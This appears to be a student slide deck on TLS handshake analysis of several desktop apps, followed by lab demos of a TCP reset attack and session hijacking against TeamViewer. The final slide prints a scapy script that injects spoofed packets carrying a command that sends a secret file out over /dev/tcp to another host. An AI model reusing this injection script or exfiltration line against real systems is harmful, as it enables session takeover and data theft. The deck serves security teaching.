


CS325

TLS fingerprints & attacks

Jephte Pierre






TLS Overview

Recap of TLS handshake


Table 1. The first byte in the SSL record payload belonging to the handshake protocol reveals which stage of the handshake is being performed through the record.

Handshake Message Type	Byte	Decimal
hello_request	0x00	0
client_hello	0x01	1
server_hello	0x02	2
certificate	0x0b	11
server_key_exchange	0x0c	12
certificate_request	0x0d	13
server_done	0x0e	14
certificate_verify	0x0f	15
client_key_exchange	0x10	16
finished	0x14	20



TLS traffic modules

- ◆ WireShark to capture .pcap
- ◇ Ensure all network traffic is off
- ◆ Use python scapy to clean up/filter data
- ◆ Use .c program to analyze data
- ◇ Build TLS handshake visualizer





Demonstration

Source of .pcap from a Microsoft server
handshake

From c code to txt table, log data and graph
data






Applications Overview




TeamViewer

- Screen sharing application
- Wide range of supported OS
- Requires user authentication



TLS process


Straight forward
handshake process
Minimal side steps
Connection process is
relatively seamless





GitHub Client

- ◆ GitHub Desktop App
- ◆ User authenticates once
 - ◇ Cached credentials
- ◆ Automatic pull/push updates from server




TLS process

Issue with scapy

Missing “certificate”


Many steps possibles






Microsoft News App

- ◆ Default Windows 10 news app
- ◆ Users can login
 - ◇ Setup preferences
 - ◇ Personalize results
- ◆ Ads/tracking and “Rewards”



TLS process

Can be used without login
Data refresh is manual






Microsoft Weather App

- Windows 10 weather app
- Users can login
 - Save locations



TLS process


Can be used without
login Manual data refresh
Pulls data from same
server as news





The underlying TLS handshake process does not vary much between applications as it is a tried and true method

TCP Reset attack



TeamViewer



TCP Reset Attack

- ◆ If connected, host shows error
- ◆ After atk is over, TV will force close the session

The screenshot displays the TeamViewer interface during a TCP Reset Attack. The top window shows a network packet capture with a table of data:


No.	Time	Source	Destination	Protocol
6490	2023-04-19 19:52:00.6419443...	127.0.0.1	127.0.0.1	TCP
6491	2023-04-19 19:52:00.6432429...	127.0.0.1	127.0.0.1	TCP
6492	2023-04-19 19:52:00.6433867...	10.0.2.4	169.54.104.71	SSL
6493	2023-04-19 19:52:00.6618748...	169.54.104.71	10.0.2.4	SSL
6494	2023-04-19 19:52:00.6620124...	127.0.0.1	127.0.0.1	TCP
6495	2023-04-19 19:52:00.6630124...	127.0.0.1	127.0.0.1	TCP
6496	2023-04-19 19:52:00.6630124...	127.0.0.1	127.0.0.1	SSL
6497	2023-04-19 19:52:00.6630124...	127.0.0.1	127.0.0.1	SSL

A dialog box in the center states: "The connection has been lost. Trying to reconnect...". Below the packet list, hex and ASCII data are visible.

The bottom window shows the TeamViewer main interface with the status "Ready to connect (secure connection)". A dialog box titled "Unable to connect" is displayed, stating: "Either your partner isn't connected to the internet or your partner's TeamViewer isn't running yet. Please tell your partner to check his/her internet connection or to start TeamViewer." with an "OK" button.

- ◆ If unconnected, TV is
unable to create a
secure connection

Session Hijacking



Session Hijack

- Scapy loop required
 - TV is synchronous
 - ~20 pck/s
- Next seq # is guessed
- ACK # is also guessed

```
1 import sys
2 from scapy.all import *
3 import numpy as np
4 import random
5
6 # quick analysis of most common packet lengths
7 numberList = [62,80,92]
8
9 for i in range(100):
10     print("SENDING 1 SESSION HIJACKING PACKET")
11     IPlayer = IP(src="169.54.107.72", dst="10.0.2.4")
12     sampleNum = np.random.choice(numberList, 3, p=[0.75,0.15,0.1])
13     seqCalc = sampleNum + i #input wireshark seq
14     num1 = random.randint(1000,10000)
15     ackNum = num1 + i #input wireshark ack
16
17 #required to change ports
18 TCPLayer = TCP(sport=5938, dport=46836, flags="A", seq=seqCalc, ack=ackNum)
19 Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.5/9090\r"
20 pkt = IPlayer/TCPLayer/Data
21 ls(pkt)
22 send(pkt,verbose=0)
23
24 print("100 packets sent")
```





Thank you